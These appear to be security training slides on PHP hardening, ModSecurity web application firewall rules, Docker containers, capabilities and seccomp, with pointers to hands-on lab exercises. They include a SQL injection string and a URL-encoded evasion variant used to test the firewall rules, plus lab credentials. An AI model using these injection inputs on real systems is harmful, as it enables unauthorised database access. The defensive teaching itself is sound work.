It's too helpful to attackers, especially when they use tools that fire only at software they think is vulnerable.

Remove the X-Powered-By header using this:

```
expose_php = Off
```

display_errors

When attackers cause your code to output an error, they often learn very useful information. This can include database names, table names, usernames, or passwords.

Still useful, though not as obviously, the web application error output could contain the commands it was trying to run, showing an attacker how her input effected the application's operations. Once in production, set:

```
display_errors = Off
```

track_errors

`track_errors` places the last error received into a global `$php_errormsg` variable.

If a developer has written that variable into the code or if the attacker can display this variable through some trick, the attacker may see this.

Once in production, set:

```
track_errors = Off
```

html_errors

The `html_errors` setting displays application errors, adding a clickable reference. Again, we don't want to give the error information to an attacker.

Once in production, set:

```
html_errors = Off
```

PHP Variables Cheat Sheet

```
disable_functions = exec,system,shell_exec,passthru
register_globals = Off
allow_url_fopen = off
allow_url_include =off
expose_php = Off
display_errors = Off
track_errors = Off
html_errors = Off
```

Exercise - Milnet

Please:

Open the Firefox browser on the class machine to:

<http://localhost:10000/exercises/milnet-rfi-privesc>

Bonus Exercise - Advanced

Outside of class, feel free to try out the Breach2 exercise as described below. This exercise will be difficult and require patience, as there's a timing challenge with hooking a browser with BeEF, exploiting it, and using the shell before the browser closes.

This handout is on the class website.

ModSecurity

Web Application Firewalling

Exercise: DonkeyDocker

This exercise has a dirbuster run that takes quite a bit of time, so we're going to start this exercise and switch back to slides once everyone has started the dirbuster run.

Please:

Open the Firefox browser on the class machine to:

<http://localhost:10000/exercises/donkeydocker-modsecurity>

ModSecurity Introduction

Our next step is to protect the web applications running on our web server using an Apache module called ModSecurity.

ModSecurity is a Web Application Firewall (WAF).

As with other WAFs, ModSecurity examines both client requests and server responses, blocking or modifying them when they're very likely an attack.

You can run this in logging-only mode, to check if it would interfere with normal operation.

Rules and Two Models

ModSecurity works by checking every request and response against a set of rules.

If a rule matches a request or response, ModSecurity can take an action, generally to block or log the request/response.

There are two models for these rules:

- Default deny – rules match requests/responses that don't fit expected behavior
- Default allow – rules match requests/responses that look hostile


Default Deny Example: SQL Injection

Let's protect a web application form by blocking input that doesn't match expectation.

Suppose we are protecting the DVWA SQL injection vulnerability. If you want to try this live, download the OWASP Broken Web Applications virtual machine after class.

We'll be doing this same kind of thing in our DonkeyDocker in-class exercise, where you'll write your own rule to protect DonkeyDocker.

SQL Injection in DVWA



Vulnerability: SQL Injection

User ID:

ID: ' OR 1=1; #
First name: admin
Surname: admin

ID: ' OR 1=1; #
First name: Gordon
Surname: Brown

ID: ' OR 1=1; #
First name: Hack
Surname: Me

ID: ' OR 1=1; #
First name: Pablo
Surname: Picasso

Protecting the Form

To use ModSecurity to block this attack, consider the URL:

<http://owaspbwa/dvwa/vulnerabilities/sqli/?id=INPUT&Submit=Submit#>

The user/attacker submits the parameters to:

`/dvwa/vulnerabilities/sqli/`

`id` : a search string, intended to be numeric

`Submit` : the submit button

Determine Reasonable Constraints

If we were dealing with a complete web application, we'd likely choose our constraint by exercising the user creation part of the application.

If the user gets to choose their own id, it will be obvious to us what the constraints are on that choice.


If the id is generated by the application and never revealed to the user, we could look at the database to see what values are being set. We could also read the user creation source code, if it was available. It often isn't. Further, the bang-for-your-buck ratio isn't as high.

Investigate Constraints

We could define constraints for the id field.

Look at the users already in the database.

1. Browse to <http://owaspbwa/phpmyadmin>.
2. Login as root with password owaspbwa.
3. Browse the users table.



Decide on Constraints

It looks like it'd be completely safe to restrict this field to numbers.

To be a bit more lenient, we could allow letters and numbers.

Enforce the Constraints

```
<Location /dvwa/vulnerabilities/sqli/>  
SecRule ARGS_GET:id "!^[a-zA-Z0-9]{1,15}$"  
"phase:2,t:none,deny,log,auditlog, \  
msg:'Input Validation Alert on id - Data not in the correct format.',  
logdata:'%{MATCHED_VAR} '"  
</Location>
```

We can create a rule that restricts the GET request's id variable to match the regular expression:

`^[a-zA-Z0-9]{1,15}$` or even `^[0-9]{1,15}$`

Regular expressions are powerful. If you don't speak regexp yet, we strongly recommend learning.

RegEx Exploration Tools

Regular Expressions 101:

<https://regex101.com/>

RegExr:

<https://regexr.com/>

Beating Evasions: POST Requests

Attackers can evade WAF and IDS rules by finding alternate ways to get their attacks through. One is to send the attack via POST instead of GET. The application server might still accept the attack, even though our first WAF rule wasn't looking for it.

Let's make sure that we don't allow POST requests to this URL:

```
<Location /dvwa/vulnerabilities/sqli/>  
SecRule &ARGS_POST_NAMES "!@eq 0" "phase:2,t:none,deny,log,auditlog, \  
msg:'Input Validation Alert - Arguments in Post  
Payload',logdata:'%{MATCHED_VAR}''"
```

Beating Evasions: Duplicate Argument Submissions

The URL on this evasion would look like this:

```
/dvwa/vulnerabilities/sqli/?id=1&id=%27%20OR%201%3D1%3B%20%23
```

Let's also make sure that the id parameter appears only once:

```
SecRule &ARGS_GET_NAMES:id "@gt 1" "phase:2,t:none,deny,log,auditlog,\  
msg:'Input Validation Alert - Multiple item_number  
parameters.',logdata:'%{MATCHED_VAR} '"  
</Location>
```

Test the Defense

Always test the defense – find mistakes or errors before an attacker does.

We use the same attack string:

```
' OR 1=1; #
```

This time, ModSecurity rejects the form submission.

Exercise Continuation: DonkeyDockeR

By now, your `dirbuster` scan has found the `PHPMailer` pages.

Stop the scan and continue the exercise.

ModSecurity: CRS Mode

What we just did is actually an unusual use of ModSecurity. Most people use ModSecurity in deny list-only mode, where it just runs the OWASP ModSecurity Core Rule Set (CRS).

This rule set blocks a tremendous number of attacks, including the SQL injection attack we just killed through allow listing.

While these use a deny list methodology, they are incredibly effective. They're able to block attacks against unknown vulnerabilities in generic web apps.

Core Rule Set (CRS): Techniques

- SQL Injection (SQLi)
- Cross Site Scripting (XSS)
- Local File Inclusion (LFI)
- Remote File Inclusion (RFI)
- Code injection, including PHP, Java, Shell
- Session Fixation
- Real-time Blocklist Lookups
- Google Safe Browsing API Lookups
- Known Web Shells
- Robots / Scanners via User Agent Strings
- Anti-virus/malware Scanning
- Sensitive Data Leakage
- Trojan Protection
- Application Misconfigurations
- Applications Returning Error Messages

Reference: <https://github.com/coreruleset/coreruleset>

CRS – Collaborative Method

The Core Rule Set blocks attacks best using ModSecurity's Anomaly Scoring Detection mode.

Rather than an individual rule blocking an interaction outright, each rule instead contributes to an interaction's overall reputation. If the scores end up high enough, ModSecurity blocks the interaction.

The rules use ModSecurity's `setvar` action to increment both a general anomaly score and one specific to the attack type (e.g.: SQLi, XSS, LFI, RFI, ...).

CRS: Activate Anomaly Scoring Detection

Activate ModSecurity's Anomaly Scoring Detection mode by changing the `SecDefaultAction` to `pass`.

In `modsecurity_crs_10_setup.conf` change this line:

```
SecDefaultAction "phase:1,deny,log"
```

to:

```
SecDefaultAction "phase:2,pass,log"
```

CRS: Anomaly

When we use the anomaly scoring detection model, we need to choose thresholds for blocking. Anomaly scores get totaled by rules at these levels:

- 5 pts - Critical (web attack rules, 40-level files)
- 4 pts - Error (outbound leakage rules, 50-level files)
- 3 pts - Warning (malicious client rules, 35-level files)
- 2 pts - Notice (protocol policy and anomaly files)

CRS: Severities

Severities range this way, from least to most severe:

Notice (protocol policy and anomaly files)	5
Warning (malicious client rules, 35-level files)	4
Error (outbound leakage rules, 50-level files)	3
Critical (web attack rules, 40-level files)	2

There are two even more severe levels, only for correlation:

Alert (inbound attack causing application error)	1
Emergency (inbound attack causing outbound leakage)	0

CRS: Setting Thresholds

Based on this, we can set thresholds in the same file.

```
setvar:tx.inbound_anomaly_score_level=5, \    (one web attack rule fired)
setvar:tx.outbound_anomaly_score_level=4, \    (one data leakage rule fired)
```

These thresholds will be used in the following two files. For fewer false positives, change those numbers to 20.

```
modsecurity_crs_49_inbound_blocking.conf
modsecurity_crs_59_outbound_blocking.conf
```


CRS: Activate Blocking

Activate blocking by editing this file: `modsecurity_crs_10_config_log.conf`

Change:

```
setvar:tx.anomaly_score_blocking=off,
```

to:

```
setvar:tx.anomaly_score_blocking=on,
```

CRS Demo Page

You can test attack strings to see how they'd do against ModSecurity using this demo site:

<http://www.modsecurity.org/crs-demo.html>

The results that site gives for our ' **OR 1=1;** #' string are on the next slide.

You could also try attacks on your own ModSecurity-protected site and check out your logs.

Demo Page Results

Results (txn: U9WnlSCo8AoAAH@oEjQAAAAF)

CRS Anomaly Score Exceeded (score 43): 981242-Detects classic SQL injection probings 1/2

All Matched Rules Shown Below

1000 Hash Validation Violation.
Matched **Connection** at ARGS

981261SQL Injection Attack Detected via LibInjection
Matched **s&1;c** at ARGS:test

981261SQL Injection Attack Detected via LibInjection
Matched **s&1;** at ARGS:test

981261SQL Injection Attack Detected via LibInjection
Matched **s&1;c** at QUERY_STRING

981261SQL Injection Attack Detected via LibInjection
Matched **s&1;** at QUERY_STRING

981318SQL Injection Attack: Common Injection Testing Detected
Matched **'** at ARGS:test

More about ModSecurity

Books on ModSecurity:

Web Application Defender's Cookbook: Battling Hackers and Protecting Users by Ryan C. Barnett and Jeremiah Grossman (Dec 10, 2012)

ModSecurity Handbook: The Complete Guide to the Popular Open Source Web Application Firewall by Ivan Ristic (2017)

ModSecurity 2.5 by Magnus Mischel (Nov 23, 2009)

Containers, Featuring Docker

Featuring Docker and Seccomp

Linux Containers

Container runtimes like Docker direct the Linux kernel to create containers.

Linux creates a container by putting one or more processes into a separate set of **namespaces** and **control groups**.

Namespaces

Classic chroot (“change root”) creates a kind of filesystem “namespace.”

Containers bring even more types of namespaces:

- UTS: hostname
- PID: process lists and information
- Network: network interfaces, IP addresses, routing tables, ...
- Mount: filesystem
- IPC: interprocess communication
- User: distinct set of users and UIDs (not used by default in Docker)
- Time: virtualizes two timers (CLOCK_BOOTTIME and CLOCK_MONOTONIC)

Control Groups

Control groups (cgroups) were initially created to allow a system owner to set resource utilization limits on groups of processes. Here are a few types of control groups:

- Resource Limitation: Limit RAM and Swap by cgroup
- Prioritization: Prioritize and limit CPU and disk I/O
- Accounting: Track utilization by a group of processes
- Freezer: Freeze, checkpoint and unfreeze processes

Control groups are particularly suited to the challenges of multitenant use of a system.

Multi-Tenancy: Containers vs Virtual Machines

Containers are the next evolutionary step in multi-tenancy, improving over virtualization's efficiency gains.

A virtual machine has its own kernel, core subsystems (syslog, cron, udev..) and far more running processes than one needs to separate one app from another.

Containers all share the same kernel and generally won't have all those other system components.

Container Administration

There are a number of container runtimes:

- Docker and runc
- LXC and LXD
- OpenVZ
- Rkt

This section focuses on Docker.

Container Concepts

Containers are the jails that Docker helps create and facilitate.

Images are the persistent state of a Docker container. They contain filesystems and configurations.

Reference: <https://opencontainers.org/about/overview/>

Traditional Mounting vs Union Mounted Filesystems

Images use **union-mounted filesystems**, an innovation that's particularly useful in containerized environments.

In traditional Linux filesystem mounting, you first mount a / (root) filesystem. Other filesystems are mounted as subdirectories of that filesystem, making it impossible to access the original contents of those subdirectories.

/	partition_1
/home	partition_2
/usr/local	partition_3

Union Mounted Filesystems

Union-mounted filesystems have multiple layers, stacked on top of each other.

Each layer overlays the filesystem below, overruling only those **files** it brings.

Layer 2: Installs a single go binary in `/usr/local/bin/myapp`

Layer 1: Adds an `/etc/README.txt` file.

Bottom layer: Ubuntu minimal filesystem

The Power of Union-Mounting

You want to add a 1 MB file to an application I develop.

You download my 100 MB container image from Docker Hub, run a container, and add a file to the container.

You push the modified container image to Docker Hub. Docker Hub already has all the layers of the original image, so your Docker engine sends only 1 MB to Docker Hub.

I pull down the modified container image. Since I have all the original layers, I only need to pull down the last layer you added, which contains only the 1MB file.

Read-Only vs Read-Write Image Layers

There's another big benefit to container images: immutability.

A running container's filesystem is made up of the image layers that it came with, along with a top layer that's ephemeral.

Only the top layer is read-write.

Running a container from an image doesn't alter the image at all. If you destroy the container, the filesystem changes disappear, unless you intentionally commit that layer.

Exercise: Creating Containers with Docker

<http://localhost:10000/exercises/docker-intro/>

Reference: Running a Container

- Run a container based on an image:

```
# docker run --name=container [registry:]user/repo[:tag]
```

- Attach to the container's PID 1 process' stdio:

```
# docker attach container
```

- Add an interactive shell to a running container:

```
# docker exec -it container /bin/sh
```

- Detach from a container via **Ctrl-P-Q**.

Reference: Investigating Containers

List running containers:

```
# docker ps
```

List running and stopped containers:

```
# docker ps -a
```

Gain information about the container as JSON:

```
# docker inspect container
```

Read the containers logs (`stdout` and `stderr`) – insert `-f` for live-scrolling logs:

```
# docker logs [-f] container
```

Reference: Stopping/Removing Containers

Stop a running container:

```
# docker stop container
```

Restart a stopped container:

```
# docker start container
```

Destroy (remove) a stopped container, including its filesystem's read-write layer:

```
# docker rm container
```

Stop and destroy (remove) a running container, including its filesystem's read-write layer:

```
# docker rm -f container
```

Reference: Investigating Images

List container images cached on this system:

```
# docker images
```

Gain information about a container image's layers:

```
# docker history image
```

Reference: Images and Repositories

Commit an image to a repository

```
# docker commit <container> <repo>[:tag]
```

Pull an image from a repository

```
# docker pull [registry:]repo[:tag]
```

Push an image to a repository:

```
# docker push [registry:]repo[:tag]
```

Tag a locally-cached image's set of layers with another name:

```
# docker tag [registry:]repo[:tag]
```

Containerizing a Workload

To containerize a workload, we create a container image and the minimum configuration required to run the container. Both of these can be expressed in a Dockerfile.

Dockerfiles are simple – they're named after and work like a Makefile, as we'll see soon.

Dockerfile

Let's create our own Dockerfile, then build it.

```
FROM          centos:7
RUN           yum -y install httpd
EXPOSE        80/tcp
ENTRYPOINT    ["/usr/sbin/httpd"]
CMD           ["-D", "FOREGROUND"]
```

Building our Image

```
Sending build context to Docker
daemon 3.095MB
Step 1/5 : FROM          centos:7
----> eeb6ee3f44bd
Step 2/5 : RUN            yum -y install httpd
----> Running in 90423e5ae39a
...
Complete!
Removing intermediate container 90423e5ae39a
----> 259e07e4c61d
Step 3/5 : EXPOSE        80/tcp
----> Running in 44447b648dff
Removing intermediate container 44447b648dff
----> 59e645b24dc0
```

```
Step 4/5 : ENTRYPOINT    ["/usr/sbin/httpd"]
----> Running in 26a38eeb1e8c
Removing intermediate container 26a38eeb1e8c
----> 828bc367842b
Step 5/5 : CMD            ["-D", "FOREGROUND"]
----> Running in 7b951e83e13d
Removing intermediate container 7b951e83e13d
----> 00860ce307ea
Successfully built 00860ce307ea
Successfully tagged myimage:latest
```


The Docker Cache

Docker has a very useful feature that uses this layered union-mounted filesystem.

When we build another container image whose Dockerfile has lines in common with a Dockerfile we've already built against... Docker keeps track of what filesystem layer contained the changes made by each step in the Dockerfile, and skips running the command when it knows what the results would be.

We'll see this in action in the next exercise.

The Docker Cache vs Docker History

```
$ docker build -t myimage . (excerpted)
```

```
Step 1/5 : FROM          centos:7
---> eeb6ee3f44bd
Step 2/5 : RUN            yum -y install httpd
---> 259e07e4c61d
Step 3/5 : EXPOSE        80/tcp
---> 59e645b24dc0
Step 4/5 : ENTRYPOINT    ["/usr/sbin/httpd"]
---> 828bc367842b
Step 5/5 : CMD            ["-D","FOREGROUND"]
---> 00860ce307ea
Successfully built 00860ce307ea
Successfully tagged myimage:latest
```

```
$ docker history myimage (excerpted)
```

IMAGE	CREATED BY	
00860ce307ea	...CMD ["-D" "FOREGROUND"]	0B
828bc367842b	...ENTRYPOINT ["/usr/sbin/ht...	0B
59e645b24dc0	...EXPOSE 80/tcp	0B
259e07e4c61d	...yum -y install httpd	198MB
eeb6ee3f44bd	...CMD ["/bin/bash"]	0B
<missing>	...LABEL org.label-schema.sc...	0B
<missing>	...ADD file:b3ebbe8bd304723d4	204MB

Starting our Container

Now let's launch a container from our image.

First, list the images.

```
# docker images
```

REPOSITORY	TAG	IMAGE ID	
CREATED	VIRTUAL SIZE		
myimage	latest	844fd895bca4	2
minutes ago	269.5 MB		
foo_is_jay	latest	9843d10249ab	19
hours ago	172.2 MB		

Starting our Container

Start a container based on "myimage."

```
# docker run -d --name="mycontainer" myimage  
a4a4f29ba888ff86325d68e96194ba6ebfb01beee86c8dc70e2f9ea2cc797807
```

Examining the Logs

We can see the logs from the container with `docker logs`.

```
# docker logs mycontainer
AH00558: httpd: Could not reliably determine the server's fully
qualified domain name, using 172.17.0.10. Set the 'ServerName'
directive globally to suppress this message
```

`docker logs -f` which works the same way as `tail -f`.

Let's run a shell in our container with `docker exec`.

Accessing the Contained Program's Ports

Remember that EXPOSE entry in the Dockerfile?

We can reach that port from the Docker host, but nowhere else.

To **publish** the port to the outside world, use `docker run -p`.

```
# docker run -p 8123:80 -d --name=webserver myimage
```

This forwards the host's external 8123/tcp to webserver's port 80.

Docker Registry Exercise

<http://localhost:10000/exercises/docker-registry-exercise/>

Dockerfile Reference: FROM

FROM starts a new build stage.

Many Dockerfiles have only a single FROM.

During development, developers will often use a “full” Linux distribution image, like `centos` or `ubuntu`.

For production, there’s enormous value to using `FROM scratch` or starting from a minimal image, like `busybox` or those from the `distroless` project.

Minimal Images

When you use “FROM scratch” in a build stage, Docker interprets this as a no-op. It creates no initial layer.

Alternatively, you can use a very minimal base layer, like `busybox` or one of the images from Google’s `distroless` project.

```
gcr.io/distroless/static : ca-certs,/etc/passwd, /tmp tzdata
gcr.io/distroless/base : (static), glibc, openssl, and libssl
```

https://hub.docker.com/_/busybox

<https://github.com/GoogleContainerTools/distroless>

Dockerfile Reference: multi-FROM Builds

FROM starts a new build stage.

Dockerfiles with more than one build stage will generally use the intermediary build stages following one of two patterns:

```
FROM centos:7 AS stage1  
RUN somecommand  
  
FROM stage1  
RUN anothercommand
```

```
FROM centos:7 AS stage1  
RUN somecommand  
  
FROM scratch  
COPY --from=stage1 /usr/ /
```

Dockerfile Reference: COPY and ADD

```
# Use COPY to copy files from the working directory to the image:
COPY --chown root:somegroup etc/ /etc/
COPY --chown www-data:www-data html/index.html /var/www/html/
```

```
# ADD works similarly to COPY, but also can extract a tar file
# onto the filesystem or pull a URL.
ADD html.tar /var/www/html/
ADD https://example.com/somefile.html /var/www/html/
```

COPY is recommended over ADD unless we need to extract a tar file or pull a URL.

Dockerfile Reference: ENTRYPOINT and COMMAND

To specify the program that runs in a Dockerfile, you have three options:

Option 1 allows docker run to override what program runs.

```
CMD ["program-can-override","arg1-can-override",...]
```

Option 2 restricts Docker from overriding anything.

```
ENTRYPOINT ["program","arg1",...]
```

Option 3 restricts overriding of the program and first two args

```
ENTRYPOINT ["program","arg1","arg2"]
```

```
CMD ["arg3-changing","arg4-changing"]
```

Dockerfile Reference: ENV

ENV allows you to set default environment variables in the image.

```
ENV DBNAME myapp
```

```
ENV READWRITE no
```

You can override or add to these environment variables when you create a container:

```
docker run -e READWRITE=yes -e ENVIRONMENT=prod image
```

Try to avoid using anything specific to any environment or even to your organization in the image's environment variables. This makes it easier to avoid unforeseen security issues.

Dockerfile Reference: ARG

ARG allows you to set variables for the Dockerfile itself.

```
FROM centos:7
ARG FILE=/newfile
RUN somecommand $FILE
```

These variables are scoped to the specific build stage.
In the second example, the second `somecommand` call gets a blank argument.

```
FROM centos:7 AS stage1
ARG FILE=/newfile
RUN somecommand $FILE
FROM busybox
RUN somecommand $FILE
```

IPTABLES in Docker

Docker creates iptables rules by itself, like this:

NAT Table:

```
-A PREROUTING -m addrtype --dst-type LOCAL -j DOCKER  
-A OUTPUT ! -d 127.0.0.0/8 -m addrtype --dst-type LOCAL -j DOCKER  
-A POSTROUTING -s 172.17.0.0/16 ! -o docker0 -j MASQUERADE
```

FILTER Table:

```
-A FORWARD -o docker0 -j DOCKER  
-A FORWARD -o docker0 -m conntrack --ctstate RELATED,ESTABLISHED -  
j ACCEPT  
-A FORWARD -i docker0 ! -o docker0 -j ACCEPT  
-A FORWARD -i docker0 -o docker0 -j ACCEPT
```

IPTABLES: Port Publishing

When we published a port, it added these two rules:

```
-A DOCKER ! -i docker0 -p tcp -m tcp --dport 8123 -j DNAT --to-destination 172.17.0.11:80
-A DOCKER -d 172.17.0.11/32 ! -i docker0 -o docker0 -p tcp -m tcp --dport 80 -j ACCEPT
```

You can configure this with two daemon options, both of which default to true:

<code>--icc=false</code>	stop inter-container communications
<code>--iptables=false</code>	iptables should be manual, not automatic

Logging with Syslog

Docker containers don't log to syslog by default. In fact, they don't have `/dev/log` device! Let's add that.

```
# docker run -v /dev/log:/dev/log -it foo_is_jay  
/bin/bash  
[root@9426cbdfb662 /]# logger "Log from the container"  
  
# grep logger /var/log/messages  
Jul 19 16:09:14 localhost logger: Log from the  
container
```

Volume Mounts

Wait, what was that `-v` argument to `docker run`?

```
docker run -v /dev/log:/dev/log -it foo_is_jay /bin/bash
```

This shared the host's `/dev/log` with the container.

In general, the syntax is:

```
-v /host_dir:/container_dir
```

This shares the host's `/host_dir` directory into the container's `/container_dir`.

Exercise: DockerDud

Please:

Open the Firefox browser on the class machine to: <http://localhost:10000/exercises/dockerdud-dockersecurity>

Docker Man Pages

When in doubt, read the docs. Each of these is a man page!

docker-attach(1)	Attach to a running container
docker-build(1)	Build an image from a Dockerfile
docker-commit(1)	Create a new image from a container's changes
docker-cp(1)	Copy files/folders from a container's filesystem to the host
docker-create(1)	Create a new container
docker-diff(1)	Inspect changes on a container's filesystem
docker-events(1)	Get real time events from the server
docker-exec(1)	Run a command in a running container
docker-export(1)	Stream the contents of a container as a tar archive
docker-history(1)	Show the history of an image
docker-images(1)	List images
docker-import(1)	Create a new filesystem image from the contents of a tarball
docker-info(1)	Display system-wide information

Docker Man Pages: 2 of 3

docker-inspect(1)	Return low-level information on a container or image
docker-kill(1)	Kill a running container (all processes inside it)
docker-load(1)	Load an image from a tar archive
docker-login(1)	Register or login to a Docker Registry Service
docker-logout(1)	Log the user out of a Docker Registry Service
docker-logs(1)	Fetch the logs of a container
docker-pause(1)	Pause all processes within a container
docker-port(1)	Lookup the public-facing port which is NAT-ed to PRIVATE_PORT
docker-ps(1)	List containers
docker-pull(1)	Pull an image or a repository from a Docker Registry Service
docker-push(1)	Push an image or a repository to a Docker Registry Service
docker-restart(1)	Restart a running container
docker-rm(1)	Remove one or more containers
docker-rmi(1)	Remove one or more images
docker-run(1)	Run a command in a new container

Docker Man Pages: 3 of 3

docker-save(1)	Save an image to a tar archive
docker-search(1)	Search for an image in the Docker index
docker-start(1)	Start a stopped container
docker-stats(1)	Display a live stream of one or more containers' resource usage statistics
docker-stop(1)	Stop a running container
docker-tag(1)	Tag an image into a repository
docker-top(1)	Lookup the running processes of a container
docker-unpause(1)	Unpause all processes within a container
docker-version(1)	Show the Docker version information
docker-wait(1)	Block until a container stops, then print its exit codeindex

Container Processes without Root

```
# cat Dockerfile
FROM centos:7
RUN yum -y update
RUN yum -y install httpd
RUN yum -y install net-tools
EXPOSE 8000
# docker build -t webprecursor .
# docker run -it webprecursor /bin/bash
    # chown -R apache /etc/httpd/ /var/run/httpd/ /var/log/httpd/
    # vi /etc/passwd (give apache a shell)
    # vi /etc/httpd/conf/httpd.conf (change port to 8000)
# docker commit berserk_pare web_unpriv_ctr
# docker stop berserk_pare
# docker rm berserk_pare
# docker run -u apache -d -p 80:8000 web_unpriv_ctr /usr/sbin/apachectl -D FOREGROUND
```

Docker Root Capabilities

Docker drops all root capabilities except:

CHOWN:	Make arbitrary changes to file UIDs and GIDs (see chown(2)).
DAC_OVERRIDE:	Bypass file read, write, and execute permission checks
FSETID:	Don't clear Set-UID and Set-GID bits when a file is modified
FOwner:	Bypass perm checks on operations, set ACLs, ...
MKNOD:	Create special files using mknod(2)
NET_RAW:	Use RAW and PACKET sockets; bind to any address for transparent proxying.
SETGID:	Make arbitrary manipulations of process GIDs
SETUID:	Make arbitrary manipulations of process UIDs
SETFCAP:	Set file capabilities.
SETPCAP:	Set process capabilities.
NET_BIND_SERVICE:	Bind a socket to Internet domain privileged ports (<1024).
SYS_CHROOT:	Use chroot(2) .
KILL:	Bypass permission checks for sending signals (see kill(2)).
AUDIT_WRITE:	Write records to kernel auditing log.

Observe a Dropped Capability

Start a root container. Try an iptables command.

Dropping More Capabilities

You can control what capabilities Docker retains from these, or add to these, by using `docker run --cap-add` and `--cap-drop`.

This would drop all capabilities except `net_bind_service`, which lets us bind to a privileged (<1024) port.

```
docker run --cap-drop ALL --cap-add net_bind_service image /bin/bash
```

Bonus: try running the Apache container as root, but with the minimal set of capabilities.

Capabilities Documentation

To read more about Linux capabilities, consult:

```
man 7 capabilities
```

Here's a great article on Linux Capabilities that shows you how to use capsh to explore dropping capabilities.

<https://linux-audit.com/linux-capabilities-101>

Seccomp in Docker

Docker can also allow you to filter system calls (syscalls) with seccomp. This has two purposes:

- Restrict what a compromised program can do
- Reduce the kernel's attack surface

Seccomp is available through other tools as well. Docker makes this easier, but it's not very easy. If you find this process too time-intensive, we recommend you stick with the allowlist of syscalls provided by Docker whenever the container isn't "privileged."

Creating seccomp Profiles

Jess Frazelle has led much of the seccomp work. Her blog post :

<https://github.com/jessfraz/blog/blob/master/content/post/how-to-use-new-docker-seccomp-profiles.md>

While the slides and exercise use her shell script, the one noted in this blog post is more featureful and intended for longer-term use.

<https://prefetch.net/blog/2017/11/27/securing-systemd-services-with-seccomp-profiles/>

Also, Docker-Slim can minify container images and make system call lists.

<https://github.com/docker-slim/docker-slim>

Step 1: Dockerfile

```
FROM centos:7
RUN yum -y update
RUN yum -y install strace
RUN yum -y install vsftpd
RUN cat /etc/vsftpd/vsftpd.conf | sed \
's/#write_enable=YES/write_enable=YES/g' | sed \
's/#anon_upload_enable=YES/anon_upload_enable=YES/g' \
>/etc/vsftpd/vsftpd.conf.2
RUN echo "anon_umask=000" >>/etc/vsftpd/vsftpd.conf.2
RUN mv /etc/vsftpd/vsftpd.conf.2 /etc/vsftpd/vsftpd.conf
RUN chmod go+rw /var/ftp/pub/
EXPOSE 21/tcp
ENTRYPOINT ["/usr/bin/strace"]
CMD ["-ff","vsftpd"]
```

Step 2: Build Docker Image

Build a Docker image from that Dockerfile:

```
# docker build -t generate-strace-vsftpd .
```

Start a container based on the image.

```
# docker run -d --security-opt seccomp=unconfined --name test-vsftpd \
generate-strace-vsftpd
```

Use docker-inspect to get the container's IP address.

```
# docker inspect test-vsftpd
```

Step 3: Exercise vsftpd

```
# ftp 172.17.0.2
...
Name (172.17.0.2:root):
anonymous
Password: jay@harden-
linux.com
230 Login successful.
...
ftp> cd /pub
250 Directory successfully
changed.
```

```
ftp> ls
226 Directory send OK.
ftp> put Dockerfile
...
ftp> lcd ..
...
ftp> get Dockerfile
ftp> exit
```


Step 4: Parse Logs to Profile

Capture the strace output into vsftpd-strace.log:

```
# docker logs vsftpd > vsftpd-strace.log 2>&1
```

Convert the strace output to a syscall profile:

```
# seccomp-profile-generator.sh vsftpd-strace.log >/root/seccomp.json
```

Try the new seccomp profile.

```
# docker run -d --security-opt seccomp=/root/seccomp.json \  
--name try-vsftpd-seccompd generate-strace-vsftpd
```

Step 5: Manual Steps

Unfortunately, the automatically-generated set of syscalls isn't always complete. You can iterate through errors until you can find a set of syscalls that's complete.

Also, you can start with Docker's built-in allowlist.

Read more about what it blocks here:

<https://docs.docker.com/engine/security/seccomp/#significant-syscalls-blocked-by-the-default-profile>

Exercise: RickMorty

We'll use a simulated "trojan horse" vulnerability to break into this virtual machine. Then we'll use seccomp to confine the trojan horse program to its expected functionality.

Please:

Open the Firefox browser on the class machine to:
<http://localhost:10000/exercises/rickmorty-seccomp>

Kubernetes

Let's talk about container orchestration!

Then let's turn into peiratéés!

This Section ToC

What does Kubernetes do?

Attacking Kubernetes clusters

Defense: RBAC and Authorization Modules

Exercise: Own the Nodes

YAML Review

Defense: Network Policies

Defense: CIS Benchmark

Defense: Image Safety

Cloud Native's Birth: the API (Service) Moment

- All teams will henceforth expose their data and functionality through service interfaces.
- Teams must communicate with each other through these interfaces.
- There will be no other form of inter-process communication allowed: no direct linking, no direct reads of another team's data store, no shared-memory model, no back-doors whatsoever. The only communication allowed is via service interface calls over the network.
- It doesn't matter what technology you use.
- All service interfaces, without exception, must be designed from the ground up to be externalize-able. That is to say, the team must plan and design to be able to expose the interface to developers in the outside world. No exceptions.
- The mandate closed with: Anyone who doesn't do this will be fired.
Thank you; have a nice day!

**Jeff Bezos' 2002 API
Mandate Memo**

Amazon Web Services

- The memo forced every single connectable software project at Amazon to function as a product.
- In 2002, the same year as the memo, Amazon went from an online retailer to the cloud service provider that also operated a retail business.
- Amazon's market share in cloud services is 33%, which is larger than the next three players put together (as of 2022).

